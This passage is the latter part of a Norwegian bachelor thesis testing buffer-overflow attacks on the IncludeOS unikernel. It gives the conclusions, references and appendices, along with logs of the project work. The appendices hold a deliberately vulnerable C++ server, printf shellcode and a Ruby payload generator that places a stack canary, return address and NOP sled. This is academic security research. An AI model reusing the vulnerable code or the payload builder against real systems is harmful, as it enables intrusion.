Som alle andre programmer og operativsystemer skrevet i C/C++, er IncludeOS sårbart mot alle sårbarhetene som finnes i C/C++. Unikernelene som hovedsakelig er skrevet i og/eller kjører programmer i andre språk, unngår C/C++ sårbarhetene. I de fleste tilfellene betyr det at de ikke er sårbare mot stack smashing angrep, med mindre det skjer mot C, koden i kjernen.

Om IncludeOS er tryggere en andre unikernler, kan man enda ikke si noe om. Tiden vil vise oss hvilke av dem som er tryggest. IncludeOS's største fordel og svakhet er at alt er skrevet i C/C++. Det åpner for minne korrupsjonssårbarheter, men man unngår kompleksiteten og den økte overflaten oversettere gir.

7.8 Påstander om unikernel operativsystemer

Det finnes påstander om unikernler som sirkulerer på nett, de fleste handler om ytelse eller sikkerheten til unikernelene sammenlignet med dagens løsninger. I løpet av prosjektet har man gjort noen erfaringer for to-tre av påstandene. Stemmer de og hva har det eventuelt å si for sikkerheten?

7.8.1 Unikerneler har mindre angrepsflate

Som tidligere nevnt, har unikernler en mindre angrepsflate en tradisjonelle OS. De inneholder kun den kildekoden programmet trenger for å kjøre. Dette resulterer i økt sikkerhet.

7.8.2 Unikerneler er vanskelig å debugge

Det finnes forskjellige måter å tolke denne påstanden på, man kan se på kjernen og programmet hver for seg, eller man kan se på alt samlet i et. Scenarioet som virker mest sannsynlig er debugging av programmet, eventuelt av hele systemet.

Uansett, er debugging av operativsystemer er på mange måter noe av det vanskeligste man kan gjøre. Operativsystemer kjører som regel rett på maskinvaren og når det krasjer har man ikke muligheten til å bruke en debugger eller noe annet til å feilsøke problemet med siden operativsystemet de kjører på har krasjet. Situasjonen er annerledes hvis man kjører operativsystemet i et VM. Det gir oss muligheten til å koble til debuggere og andre verktøy til den virtuelle maskinen[11], for å så krasje den med vilje for å finne ut av hva problemet er.

Det å debugge programmet som kjører på en unikernel, kan enten være veldig lett eller nesten umulig. Det spørs hvilket språk programmet er skrevet i og hvilket unikernel OS som brukes. Hvis programmet kan kjøre umodifisert på Linux eller et annet OS, kan

man debugge det der. De som kun kjører på unikernelen er avhengig av at det finnes en debugger man kan koble til et VM.

Det å debugge et helt unikernel system, kan enten være lett eller det kan være vanskelig. Er det mulig å koble til en debugger til et VM, har man alle verktøyene man trenger. Hvis ikke må man trolig finne eller lage nye verktøy og arbeidsmåter for å debugge systemet. En fordel unikernler har i forhold til debugging av systemet hos tradisjonelle OS er at alt er pakket sammen til et program.

Ser man på det ifra et sikkerhetsperspektiv, så er muligheten til å debugge et program både en stor fordel og en stor ulempe. Det gjør det lettere for angripere å lage nyttelaster og undersøke sårbarheter. Det gjør det også lettere for utviklerne å finne feil og finne ut av hva som skjer når programmet krasjer. Unikernler er langt ifra umulig å debugge, men man må trolig ha et eller flere nye verktøy før man har de samme mulighetene som man har for debugging av systemer på tradisjonelle OS.

8 Konklusjon

Denne oppgaven sammenligner sikkerheten til unikernel operativsystemer mot vanlige multitasking OS. Hypotesen som ble testet er: *Unikernel operativsystemer er mindre sårbare mot buffer overflow angrep med kode injisering enn tradisjonelle operativsystemer som Windows og Linux.*

Oppgavene består av en teoretisk sammenligning av sikkerheten til unikernler og vanlige multitasking OS og en praktisk del hvor man undersøker om unikernel operativsystemet IncludeOS er sårbart mot buffer overflow angrep.

Den praktiske delen består av forsøk, gjort mot et enkelt, egenutviklet sårbart program. Forsøkene har blitt gjort med beskyttelsesmekanismer skrudd både av og på.

Hovedfunnene ifra de praktiske forsøkene er at det er en svakhet i dagens implementering av ASLR og stack canary. Randomiseringen av adressene og stack canary verdiene blir utført i løpet av byggeprosessen av disk imaget istedenfor iløpet av boot prosessen av imaget. Dermed kan en angriper som klarer å finne stack canary verdien og/eller adresse layout for et image bruke denne informasjonen for alle instanser av dette imaget.

Teori aspektet av oppgaven underbygger påstanden om at unikernel systemer generelt sett er sikrere enn tilsvarende systemer implementert i et vanlig multitasking OS. Dette er fordi et unikernel operativsystem har mindre angrepsflate enn multitasking OS.

Unikerneler som er skrevet i og kjører programmer skrevet i språk som er trygge mot buffer overflow er alle mindre sårbare da denne sårbarheten ikke finnes i slike språk.

For unikernel som er skrevet i eller kjører programmer skrevet i et sårbart språk som C/C++, er situasjonen en annen. De er like sårbare for slike angrep som tradisjonelle OS. Unikernelene er uansett vanskeligere å utnytte til videre angrep siden de kun inneholder det programmet de kjører.

8.1 Videre arbeid

Iløpet av prosjektet dukket det opp flere problemstillinger som falt utenfor kjerneområdet til oppgaven.

64-bit støtte Hvilke endringer gjøres det i IncludeOS som følge av overgangen fra 32 til 64 bits arkitektur? Styrker det sikkerheten eller blir den svakere?

Mender er et program laget for å oppdatere embedded linux enheter [21]. Finnes det noen sårbarheter i Mender som gir en angriper muligheten til å misbruke oppdateringsmekanismen i Mender?

Oppdatering av IncludeOS over Mender IncludeOS kan oppdateres over Mender. Skaper oppdateringer sårbarheter som en angriper kan utnytte?

Andre unikernel OS Det finnes mange unikernel OSs. Hvordan påvirker valg av språk og designet av en unikernel sikkerheten?

8.2 Evaluering av arbeidet

Iløpet av prosjektperioden har jeg arbeidet jevnt og trutt. Arbeidet har for det meste fulgt utviklingen beskrevet i prosjektplanen i appendiks D. Jeg har hatt ukentlige status møter med veileder og jevnlig kontakt med oppdragsgiver, hvor progresjon av arbeidet ble presentert og planen videre fram til neste møte ble diskutert.

Det har gått greit å jobbe alene, men jeg har tidvis savnet noen å kunne diskutere oppgaven med og som man har interne tidsfrister med, en som man har et tettere samarbeid med enn en veileder.

Bibliografi

[1] Linux Shellcode Hello, World! http://stackoverflow.com/questions/15593214/linux-shellcode-hello-world. Besøkt 21.02.2017.

[2] Madhavapeddy, A., Mortier, R., Rotsos, C., Scott, D. J., Singh, B., Gazagnaire, T., Smith, S., Hand, S., & Crowcroft, J. 2013. Unikernels: library operating systems for the cloud. In *ASPLOS*, Sarkar, V. & Bodík, R., eds, 461–472. ACM.

[3] Unikernel. https://en.wikipedia.org/wiki/Unikernel. (Besøkt 03.02.2017).

[4] Tanenbaum, A. S. & Bos, H. 2015. *Modern Operating Systems*. Pearson, Boston, MA, 4 edition.

[5] IncludeOS. http://www.includeos.org/. Besøkt 03.02.2017.

[6] Projects. http://unikernel.org/projects/. Besøkt 25.04.2017.

[7] Dowd, M., McDonald, J., & Schuh, J. 2007. *The Art of Software Security Assessment*. Addison Wesley.

[8] Vormestrand, I., Bratterud, A., et al. December. IncludeOS FAQ. https://github.com/hioa-cs/IncludeOS/wiki/FAQ. Besøkt 03.05.2017.

[9] Bratterud, A. Privat korrespondanse.

[10] One, A. November 1996. Smashing the Stack for Fun and Profit. *Phrack*, 7(49). URL: http://www.phrack.com/issues.html?issue=49&id=14.

[11] Kernel Debugging. http://wiki.osdev.org/Kernel_Debugging. Besøkt 26.02.2017.

[12] ASCII Table and Description. https://www.asciitable.com. (Besøkt 24.03.2017).

[13] Lejska, K. coder32. http://ref.x86asm.net/coder32.html#x0FE8. Besøkt 09.03 2017.

[14] Borges, A. Explaining Malware Analysis – smart assembly trick (version 1.1). https://alexandreborges.org/tag/shellcode/. Besøkt 14.03.2017.

[15] Inline function. https://en.wikipedia.org/wiki/Inline_function. Besøkt 28.02.2017.

[16] Bratterud, A. et al. IncludeOS/readme. https://github.com/hioa-cs/IncludeOS/blob/master/README.md. Besøkt 21.03.2017.

[17] Walla, A.-A. et al. Merge branch 'dev' of github.com:hioa-cs/IncludeOS into 64bit. https://github.com/hioa-cs/IncludeOS/commit/a774a3c4b8a81a20a25a814417797e2cdbfaa463. Besøkt 06.05.2017.

[18] *Over-the-air (OTA) Software Updates without Downtime or Service Disruption*, februar 2017.

[19] Docker. What is docker. Besøkt 14.04.2017.

[20] Mirage. Documentations and guides Installation. https://mirage.io/wiki/install. Besøkt 10.05.2017.

[21] Mender. What is mender. https://mender.io/what-is-mender. Besøkt 11.05.2017.

A Ord og utrykk

A.1 Ordforklaringer

Unikernel En variant av et OS hvor OS funksjonaliteten er skrevet i et bibliotek som lenkes sammen med et program. Det betyr at hvert program har sin utgave av et OS.

Hypervisor er programvare som lager og kjører virtuelle maskiner.

Sårbarhet En svakhet i et program som kan brukes til å angripe et system

Beskyttelsesmekansime En mekanisme som skal beskytte et system mot en eller flere sårbarheter. Eksempler er DEP, ASLR og stack canary.

NX bit står for No Executable bit. Det er en generell betegnelse på en setting i en MMU for å merke et område som ikke kjørbart. Hvis prosessoren forsøker å eksekvere kode fra et område som er merket som NX vil en exception bli trigget og programmet vil bli terminert.

A.2 Forkortelser

ABI Application Binary Interface

ASLR Adress Space Layout Randomization

DEP Data Execution Prevention

FFI Forsvarets Forskningsinstitutt

I/O Input/Output

MMU Memmory Management Unit

NOP No Operation

OS Operativsystem

ROP Return Oriented Programming

TOCTTOU Time of Check to Time of Use

VM Virtuell Maskin

B Kildekode

B.1 Sårbart program

```
1 // A program used to test bufferoverflow attack against IncludeOS
2
3 #include "vuln.hpp"
4
5 #include <netinet/in.h>
6
7 #include <cstdio>
8 #include <string.h>
9 #include <unistd.h>
10
11 #include <sys/socket.h>
12
13 int main()
14 {
15   struct sockaddr_in serv_addr, cli_addr;   // connectors's address information
16
17   // Connecting to socket
18   auto sockfd = socket(AF_INET, SOCK_STREAM, 0);
19   if(sockfd < 0)
20   {
21     printf("ERROR: Can't connect to socket\n");
22     return 1;
23   }
24
25   // Socket structure
26   memset((char *) &serv_addr, 0, sizeof(serv_addr));
27   int portno = 1993;
28
29   serv_addr.sin_family = AF_INET;
30   serv_addr.sin_addr.s_addr = INADDR_ANY;
31   serv_addr.sin_port = htons(portno);
32
33   if(bind(sockfd, (struct sockaddr *) &serv_addr, sizeof(serv_addr)) < 0)
34   {
35     printf("ERROR: Can't bind to socket to port\n");
36     return 1;
37   }
38
39   if((listen(sockfd, 10)) < 0)
40   {
41     printf("ERROR: Can't listen to port\n");
42     return 1;
43   }
44   printf("Server: waiting for connections...\n");
45
46   // Accepting incoming connections
47   socklen_t clilen = sizeof(cli_addr);
48   auto serverfd = accept(sockfd, (struct sockaddr *)&cli_addr, &clilen);
49   printf("Server: got connection\n");
50
51   // Adding a loop to avoid the function beeing inlined by the compiler
52   for(auto loop = 0; loop < 100; loop++)
53   {
54     // Calling vulnerable function
55     overflow(serverfd);
56   }
57
```

```
58   // Cleaning up sockets
59   close(sockfd);
60
61   printf("Server:service finnished");
62
63   return 0;
64 }
65
66 void overflow(int overflowfd)
67 {
68   char buffer[10];
69   memset((char *) buffer, 0, 10);
70
71   // Vulnerable to bufferoverflow
72   read(overflowfd, buffer, 100);
73
74   printf("Current input %s", buffer);
75
76   // Echo the input back to the user
77   write(overflowfd, buffer, 100);
78 }
```

Listing B.1: vuln.cpp

B.2 Service.cpp

```
// This file is a part of the IncludeOS unikernel - www.includeos.org
//
// Copyright 2015 Oslo and Akershus University College of Applied Sciences
// and Alfred Bratterud
//
// Licensed under the Apache License, Version 2.0 (the "License");
// you may not use this file except in compliance with the License.
// You may obtain a copy of the License at
//
//      http://www.apache.org/licenses/LICENSE-2.0
//
// Unless required by applicable law or agreed to in writing, software
// distributed under the License is distributed on an "AS IS" BASIS,
// WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
// See the License for the specific language governing permissions and
// limitations under the License.

#include <service>
#include <net/inet4>
#include <cstdio>

#include "vuln.hpp"

// Define globalfunction main in vuln.cpp
extern int main();

void Service::start(const std::string&)
{
  // DHCP on interface 0
  auto& inet = net::Inet4::ifconfig(10.0);
  // static IP in case DHCP fails
  net::Inet4::ifconfig({  10,   0,   0, 45 },   // IP
                       { 255, 255,  0,   0 },   // Netmask
                       {  10,   0,   0,   1 },   // Gateway
                       {  10,   0,   0,   1} ); // DNS

  printf("Service IP address is %s\n", inet.ip_addr().str().c_str());

  main();

}
```

Listing B.2: service.cpp

B.3 hello_world.asm

```
global _start

section .text

_start:
    jmp MESSAGE         ; 1) lets jump to MESSAGE

GOBACK:
    call 0x08109397     ; 3) we are calling the printf function. This address
                        ; must be moddified for each attack

MESSAGE:
    call GOBACK         ; 2) we are going back, since we used ‘call‘, that means
                        ; the return address, which is in this case the address
                        ; of "Hello, World!\r\n", is pushed into the stack.
    db "Buffer overflow succsessfull!", 0dh, 0ah

section .data
```

Listing B.3: hello_world.asm

B.4 Nyttelast generator,

```ruby
#! /usr/bin/ruby

# A simple program used to generate and deliver payloads to IncludeOS

require 'open3'

# Compile and link assemblycode
def compile_and_link(payload)
  objFile = payload + '.o'
  asmFile = payload + '.asm'

  Open3.popen2("nasm -f elf -o #{objFile} #{asmFile}") do |i,o,t|
  end

  Open3.popen2("ld -m elf_i386 -o #{payload} #{objFile}") do |i,o,t|
  end
end

# Generate opcode
def disassemble(payload)
  stdout_str, status = Open3.capture2("objdump -D #{payload}")
  return stdout_str
end

def generate_opcode(dump)
  opcode = ''
  dump.each_line() do|line|
  if line.match(/[0-9a-f' ']{7}:/)
      line[1..9] = ''
      line.split.each do|number|
        if number.match(/[0-9a-f]{2}/)
          size = number.length
          if size == 2
            opcode = opcode  + number
          end
        end
      end
    end
  end
  #print "\n"    # Add a newline at the end
  return opcode
end

# Convert hex to bin
def hex_to_bin(convert)
  stdout_str, status = Open3.capture2("xxd -r -p", :stdin_data=>"#{convert}")
  return stdout_str
end

# Generate payload parts
compile_and_link('hello_world')
dump = disassemble('hello_world')
opcode = generate_opcode (dump)
payload_code = hex_to_bin(opcode)
binary_address = hex_to_bin('dffb0900')
stack_canary = hex_to_bin('454735ba')
nop_sled = hex_to_bin(90)

# output payload string
puts "A" * 12 + stack_canary + "A" * 12 + binary_address + nop_sled * 13 +
    payload_code
```

Listing B.4: payload_generator.rb

C Logger

C.1 Veilednings samtaler

Dette er mine notater etter veiledningsamtalene. Det er ikke et fullstendig referat.

Dato	Notater
17.1.2017	Møte med veileder for å diskutere/snakke om starten på prosjektet. Følgende ting ble foreslått/bestemt • Prosjektplan sendes inn før neste møte så fort den er ferdig • Sende e-post til Lasse og høre om han synes det høres fornuftig ut å lage/finne et program som både fungerer i IncludeOS og i vanlig Linux for å så se om man klarer å utnytte innførte sårbarheter • Begynne å finne lesestoff om unikernel sikkerhet
24.1.2017	• Skrive mer utfyllende på alle punktene i prosjektplanen • Prøv å dele opp utviklingsfasen i enda mindre biter. • Få satt endelig mål med Lasse worst case endres det i rapporten som leveres
31.1.2017	• Lage/finne et så enkelt program som mulig, test vanlige svakheter i det og se hvor langt man får utnyttet de. • Sende e-post til IncludeOS (Alfred) med hva man ønsker å få ut av møtet på torsdag • Skriv noen korte notater til hver artikkel man har funnet slik at man slipper å lese igjennom alt igjen i mai
7.2.2017	• Begynn å skrive kode ønsker kjørbart eksempel om 2 uker • Skriv litt innimellom
21.2.2017	• Lage et hello world program som man laster inn i IncludeOS enten i assembly/c++ eller ved hjelp av rop • Fikk anbefalt youtube kanalen liveOverflow • Også at assembly koden må kun skrives i kernel mode for IncludOS
7.3.2017	• Finne ut hvordan man unngår ASCII problematikken i nc • Lage et mer detaljert minnekart med oppløsning på 4-bit
21.3.2017	• Få kontroll på stacken og hva som skjer det • Ta kontakt med Alfred om ASLR osv. • Skriv på rapporten Personlig korrespondanse kan siteres på følgende måte: [X] Bratterud, A. Personlig korrespondanse

28.3.2017

- Fokusere på å teoretiske/praktiske muligheter for å begrense buffer overflow sårbarheter i InlcudeOS. Ta f.eks for seg lista til de vanlige OS med stack canaries, DEP, ASLR osv i kronologiskrekkefølge.
- Lever rapport utkast enten til neste tirsdag eller til første tirsdag etter påske(hvis jeg planlegger å jobbe med skolearbeid i påsken)
- Se bort ifra testing på Linux, fokuser bare på IncludeOS
- Jobb med rapporten, lag en disposisjon med kapitlene, og en liten beskrivelse om hva som er med i kapittelet.

4.4.2017

- Send epost 5/4-17 med det man har skrevet så langt, be de om å se på disposisjon osv.
- Droppe neste møte, sende inn rapport til skikkelig gjennomlesning 21/4-17

25.4.2017

- Siste ordinere veiledning da det eneste som gjenstår er skriving
- Bruk korrekturlesere, mye orddelingsfeil
- Skriv et motivasjons kapittel hvorfor gjør man dette angrepet, usecase modell osv....(Eventuelt UC for program og et generelt UC for unikernler)
- Sende rapporten inn til en siste gjennomlesning ca en uke før innlevering.

C.2 Møte med IncludeOS

Dette er mine notater, etter møte med Alfred Bratterud ifra IncludeOS den 2.2.2017

- Valgt vekk paging så man slipper å bytte mellom user og kernel mode, kan kjapt aktiveres, de satser heller på beskyttelses mekanismer ifra hypervisoren, blant annet ved at den har oversikt over hva man har lov til å gjøre med visse områder i minnet, som kjerne området. Per idag så kan man skrive over kjernen til programmet hvis man er uheldig/ikke forsiktig nok.
- De har hatt problemer med buffer overflows før, det ble nevnt en feil i nettverksstacken som ga problemer med en spesifikk MAC-adresse hvor den ene adressen skrev over et byte som gjorde den nesten umulig å finne.
- De har laget en live update metode som de skal demonstrere senere i vår, det de gjør er å laste opp et nyttbilde i ram og begynner å lese derifra, istedenfor der man leste ifra tidligere.
- IncludeOS binærfilene/bildene lastes rett opp til ram og kjører bare i ram
- De har en memdisk, men har ikke dokumentert den for den store vide verden enda.
- C++ programmerings feil finnes, se på om man kan gjøre mer enn å krasje systemet med buffer overflow
- Acorn har tidligere hatt problemer med merkelige url som enten har vært veldig lange, stoppet før de var ferdige osv, en av de har sett på det og testet med curl.

C.3 GIT-logg

Tabellen viser alle commitene i git repositoret brukt iløpet av prosjektet. Det er et felles repository jeg har for alt av skolearbeid. Det er filtrert til å kun inneholde commits hvor

filer i bachelor oppgave folderen er endret. Det stopper like før innleveringen når man gikk over til å bruke overleaf for å gjøre det lettere å samkjøre kontinuerlig skriving og korrekturlesing.

Dato og tid	Log kommentar
2017-05-13T10:56:14+02:00	Fikset så man har riktig versjon av vuln
2017-05-12T15:13:53+02:00	Fikset på ting til raporten
2017-05-11T09:43:29+02:00	Flyttet raporten inn i et eget repo slik at de hjemme kan drive med korekturlesing rett i dokumentet
2017-05-06T12:08:02+02:00	Preperarasjoner før flytting av rapporten til overleaf for å gjøre det letter for korekturleserne
2017-05-04T19:05:14+02:00	Skrevet på raporten, om beskyttelses metoder
2017-05-04T00:15:57+02:00	Skrevet på raporten, fikset kommentaer ifra Pappa
2017-05-03T09:01:27+02:00	Skrevet på raporten
2017-04-27T15:59:54+02:00	Skrevet om angrepsmåter
2017-04-25T17:41:34+02:00	Skrevet på raporten, hovedsakelig angrep, og om unikernler
2017-04-25T17:30:35+02:00	Fikset en liten feil i assemlby koden
2017-04-25T12:42:38+02:00	Skrevet på raporten, og sett på 64-bit støtte
2017-04-25T11:31:26+02:00	Fikser submodul trøbbel
2017-04-23T22:45:48+02:00	Skrevet på raporten
2017-04-20T16:27:50+02:00	Merge branch 'master' of 185.125.168.49: /hig Jobbet parralet på to maskiner
2017-04-20T16:25:33+02:00	Skrevet om angrepet
2017-04-20T16:25:16+02:00	Lagt til image med stack-canary
2017-04-20T15:18:17+02:00	vuln images uten stack canary
2017-04-20T00:44:32+02:00	Skirve om meg selv
2017-04-17T23:33:18+02:00	Skrevet på raporten om implementeringen av beskyttelses metoder
2017-04-14T11:29:23+02:00	Skrevet litt om lærdommer av forsøkene
2017-04-07T17:44:53+02:00	Skrevet på raporten, begynt så vidt det er å skrive på diskusjon
2017-04-07T14:22:46+02:00	Ruby skriptet før jeg endrer det ifra statiske verdier til det spør om verdier
2017-04-06T09:58:08+02:00	Skrevet på raporten, laget en disposijon på resten av kapittelene
2017-04-04T16:58:49+02:00	Skrevet på raporten begynt å skrive på resultater
2017-04-04T01:11:15+02:00	Skrevet om leveranse av nyttelast
2017-04-01T19:52:22+02:00	Skrevet på raporten om utvikling av payload
2017-03-28T15:55:05+02:00	Rapport skriving
2017-03-28T11:40:15+02:00	Skrevet på raporten
2017-03-28T09:51:27+02:00	Matte ting
2017-03-28T09:50:28+02:00	Forslag til disposisjon av raport
2017-03-24T18:03:03+01:00	Skrevet på raporten
2017-03-22T17:12:13+01:00	Skrevet på raporten
2017-03-21T12:29:40+01:00	Skrevet på raporten
2017-03-21T08:31:53+01:00	Notater ifra exploit
2017-03-16T15:53:36+01:00	Skrevet om exploit og angrep
2017-03-15T14:56:20+01:00	Skriver pårapporten
2017-03-15T14:56:07+01:00	Har kjørende exploit som skriver ut en melding i evig loop
2017-03-14T17:00:39+01:00	Jobbet med å lage payload
2017-03-14T12:25:35+01:00	Noen notater og skript for å automatisere genereringen av payload-strenger som sendes av nc
2017-03-10T10:11:17+01:00	Automatisering av payload generering og levering

2017-03-09T22:50:54+01:00	Jobbet med å lage payload
2017-03-09T11:43:16+01:00	Skrevet i raporten
2017-03-08T22:32:17+01:00	Wireshark capture av suksessfull bufferoverflow
2017-03-08T22:31:18+01:00	Jobbet med å lage exploit
2017-03-08T22:30:51+01:00	Fikset små ting
2017-03-07T16:45:40+01:00	Lage skript som genererer inputtet til nc
2017-03-07T12:37:25+01:00	Lagt til packet caputre ifra wireshark på komunikasjonen mellom nc og vuln_service
2017-03-07T12:36:29+01:00	Laget kladd over minnet og noen notater på hva som skjer etter at strengen er sendt ifra nc
2017-03-01T00:46:47+01:00	Flere notater agnående minne osv
2017-02-28T15:40:22+01:00	Lagt til gdb automatiserings fil
2017-02-28T14:50:02+01:00	Jobbet med å finne ut hvor man skal plasere retur pekeren og skrevet notater
2017-02-27T23:16:59+01:00	Laget nytt ruby skript som tar imot fil som argument og generer opcode ifra det
2017-02-27T23:14:44+01:00	Notater angående inline funksjon og kopi av gdb output som underbygger det
2017-02-27T22:54:39+01:00	Prøvd å fjerne inlining av funksjoner
2017-02-27T21:19:17+01:00	Jobbet med å finne minneadresser
2017-02-27T09:17:28+01:00	Funnet ut hva som må til for å få kontakt med debugger
2017-02-26T21:56:37+01:00	Lagt til debug flagg i kompilatoren
2017-02-25T13:36:56+01:00	Skrevet noen notater
2017-02-24T10:52:28+01:00	Komentert ut unødvendige inkluderinger
2017-02-24T10:49:46+01:00	Skrevet på raporten
2017-02-24T09:21:32+01:00	Merge branch 'master' into HEAD Rydder opp branches osv i repoet
2017-02-24T09:21:16+01:00	Ryddet opp i filer
2017-02-22T21:06:22+01:00	Programmet lytter og godtar nc oppkoblinger
2017-02-22T17:15:52+01:00	Skrevet ferdig objdump ruby skriptet mangler valgfri navn på filen det leser ifra
2017-02-22T01:53:50+01:00	Startet på et ruby skript som lager opcode ifra objdump outskrift
2017-02-21T18:24:42+01:00	Fjernet stack canary og startet på å lage opcode
2017-02-16T13:53:28+01:00	Jobbet med cmake filen
2017-02-15T13:17:12+01:00	Skrevet litt om metode
2017-02-14T15:30:20+01:00	Begynt å skrive på metode
2017-02-14T14:50:25+01:00	Fjernet unødvendige filer
2017-02-14T14:49:57+01:00	Lagt til en makefil for å automatisere kjøringen av LaTeX kompileringen
2017-02-14T14:48:58+01:00	Skrevet videre på bakgrunn og om unikernel OS
2017-02-10T10:12:20+01:00	Skrevet noen notater om det sårbare programmet
2017-02-09T12:53:47+01:00	Programmet fungerer både på linux og InlcudeOS med bufferoverflow.
2017-02-09T12:27:13+01:00	Programmet lytter og godtar nc oppkoblinger
2017-02-09T11:35:08+01:00	Tester posix støtten i IncludeOS
2017-02-09T11:26:17+01:00	Got working connection in main.cpp on Linux
2017-02-09T10:24:22+01:00	Koder netverks oppsettet
2017-02-08T00:25:29+01:00	Jobbet videre med testprogrammet, splittet det i deler med forskjellig start oppsett
2017-02-07T23:27:38+01:00	Lagt til møtenotater
2017-02-07T23:25:44+01:00	Merge branch 'master' of 185.125.168.49: /hig Fixing stuff without publishing it on git
2017-02-07T23:08:47+01:00	Lagt til psuedokode for programmet

2017-02-07T16:41:39+01:00	Skrevet de første linjene i test programmet
2017-02-07T12:21:05+01:00	Skrevet mere om den generelle unikernel bakgrunnen
2017-02-07T11:11:55+01:00	Skrevet på bakgrunnen for unikernler
2017-02-06T00:09:25+01:00	Jobbet med matte
2017-02-05T00:52:48+01:00	Jobbet med matte
2017-02-03T00:47:52+01:00	Fjernet swap fil og lagt den filtypen i gitignore fila
2017-02-03T00:45:10+01:00	Fikset merge konflikt og lagt til et par ting i gitignore fila
2017-02-03T00:38:30+01:00	Begynt på raporten, har skrevet om følgende: Bakgrunnen til unikerneler og IncludeOS
2017-02-02T22:41:23+01:00	Merge branch 'master' of 185.125.168.49: /hig Fikset merge konflikten.
2017-02-02T22:17:27+01:00	Notater ifra veiledning
2017-02-02T22:12:19+01:00	Notater ++ etter IncludeOS møte
2017-02-02T22:11:58+01:00	Lagt til hello world program i IncludeOS med formatstring sårbarhet
2017-02-02T22:11:08+01:00	Lagt til IncludeOS repoet som submodul i bachelor repoet
2017-02-01T16:01:35+01:00	Skrevet flere notater for artiklene man har funnet
2017-02-01T14:30:56+01:00	Begynt å skrive notater på artiklene som er funnet
2017-01-31T12:28:13+01:00	Lagt til lagrede websider og adresse liste etter første runden med litteratursøk
2017-01-27T10:32:09+01:00	Levert prosjektavtalen
2017-01-27T09:17:51+01:00	Merge branch 'master' of 185.125.168.49: /hig Dårlige rutiner
2017-01-26T22:00:42+01:00	Oppdatert Bakgrunnen
2017-01-26T11:29:24+01:00	Jobbet med prosjektplan
2017-01-26T01:32:23+01:00	Oppdatert prosjektplanen
2017-01-25T17:27:23+01:00	Skrevet videre på prosjektplanen, endret på ting fram til kap 3
2017-01-24T14:56:43+01:00	Skrevet notater ifra veiledngings møtet
2017-01-24T12:36:57+01:00	Endret på gant skjemaet og lagt til et par punkter på risikovurderinga
2017-01-19T13:18:18+01:00	Skrevet ferdig kladden på prosjektplanen
2017-01-19T13:05:01+01:00	Jobber med prosjektplanen
2017-01-17T23:47:07+01:00	Flyttet prosjektplanen over i LaTeX
2017-01-17T10:48:54+01:00	Jobbet med prosjektplan
2017-01-17T00:00:36+01:00	Små ting ifra eksamensperioden ifjor og bacheloroppgave notater

C.4 Arbeidslogg

Denne tabellen viser det arbeidet som er logget ved hjelp av verktøyet timewarrior. Deler av arbeidet er ikke logget da det er gjort på maskiner hvor timewarrior ikke har vært tilgjengelig.

Startet å jobbe	Sluttet å jobbe	Kommentar
20170117T083141Z	20170117T085235Z	Skrive prosjektplan
20170117T092229Z	20170117T094952Z	Konfigurer taskserver
20170117T095026Z	20170117T105953Z	Konfigurer taskserver
20170117T120000Z	20170117T123000Z	Veilednings samtale
20170117T132348Z	20170117T141219Z	Annet skolearbeid
20170117T143000Z	20170117T154748Z	Finne artikler/nettsider om unikernel

20170117T220000Z	20170117T224714Z	Flytte prosjektplanen over til LaTeX
20170118T073816Z	20170118T080027Z	Skrive prosjektplan
20170118T105307Z	20170118T115921Z	Skrive prosjektplan
20170118T125304Z	20170118T133334Z	Skrive prosjektplan
20170118T141823Z	20170118T155634Z	Prosjektplan ting
20170119T103157Z	20170119T121841Z	Skrive prosjektplan
20170123T220545Z	20170123T233000Z	Prosjektplan ting
20170124T093640Z	20170124T101625Z	Sett opp IncludeOS miljø
20170124T103238Z	20170124T105445Z	Sett opp IncludeOS miljø
20170125T100537Z	20170125T110132Z	Skrive prosjektplan
20170125T114934Z	20170125T124510Z	Skrive prosjektplan
20170125T133820Z	20170125T144040Z	Skrive prosjektplan
20170125T150442Z	20170125T162000Z	Skrive prosjektplan
20170125T221932Z	20170126T002000Z	Skrive prosjektplan
20170126T090000Z	20170126T100000Z	Skrive prosjektplan
20170131T092256Z	20170131T112846Z	Finne artikler/nettsider om unikernel
20170131T122849Z	20170131T124124Z	Set opp IncludeOS
20170131T133000Z	20170131T140000Z	Møte med veileder og oppdragsgiver
20170201T112046Z	20170201T122348Z	Finne artikler/nettsider om unikernel
20170201T124629Z	20170201T133000Z	Finne artikler/nettsider om unikernel
20170201T140235Z	20170201T150224Z	Finne artikler/nettsider om unikernel
20170201T210000Z	20170201T220000Z	Sette opp og leke/bli kjent med IncludeOS
20170202T095000Z	20170202T111000Z	Møte med InclueOS(Alfred)
20170202T220000Z	20170202T232931Z	Raport skriving
20170207T084620Z	20170207T101105Z	Raport skriving
20170207T103547Z	20170207T112119Z	Raport skriving
20170207T140032Z	20170207T140043Z	13:00-13:30, Veilednings samtale
20170207T140043Z	20170207T154000Z	Lage programm
20170207T223254Z	20170207T232629Z	Lage programm
20170208T091425Z	20170208T105307Z	Lage programm
20170208T111230Z	20170208T121909Z	Lage programm
20170208T153000Z	20170208T164235Z	Lage programm
20170208T211133Z	20170208T213253Z	Lage programm
20170209T091700Z	20170209T105300Z	Lage programm
20170209T112521Z	20170209T115451Z	Lage programm
20170214T110000Z	20170214T122344Z	Raport skriving
20170214T125703Z	20170214T141934Z	Raport skriving
20170215T094603Z	20170215T110356Z	Raport skriving
20170215T122836Z	20170215T152300Z	Sett opp UbuntuLTS server
20170216T091743Z	20170216T095655Z	Lage exploit
20170216T095713Z	20170216T105740Z	Konfigurer cmake
20170216T113000Z	20170216T121834Z	Konfigurer cmake
20170221T083153Z	20170221T101156Z	Lære seg å lage opcode
20170221T102259Z	20170221T111524Z	Lære seg å lage opcode
20170221T132351Z	20170221T160706Z	Lære seg å lage opcode
20170221T170443Z	20170221T174428Z	Lære seg å lage opcode
20170221T225900Z	20170222T004000Z	Lage opcode generator ifra objdump output
20170222T083802Z	20170222T094028Z	Lage opcode generator ifra objdump output
20170222T094142Z	20170222T101433Z	Finding adress of vulnerability in vuln_service using radare

20170222T120000Z	20170222T125509Z	Finding adress of vulnerability in vuln_service using radare
20170222T125515Z	20170222T132612Z	Raport skriving
20170222T144202Z	20170222T152154Z	Finding adress of vulnerability in vuln_service using radare
20170222T191709Z	20170222T205721Z	Finding adress of vulnerability in vuln_service using radare
20170224T081903Z	20170224T091441Z	Raport skriving
20170225T120942Z	20170225T121313Z	Raport skriving
20170225T121313Z	20170225T123705Z	Payload utvikling
20170226T144727Z	20170226T152008Z	Finne addresse i vuln_service
20170226T163801Z	20170226T170752Z	Finne addresse i vuln_service
20170226T205224Z	20170226T214928Z	Finne addresse i vuln_service
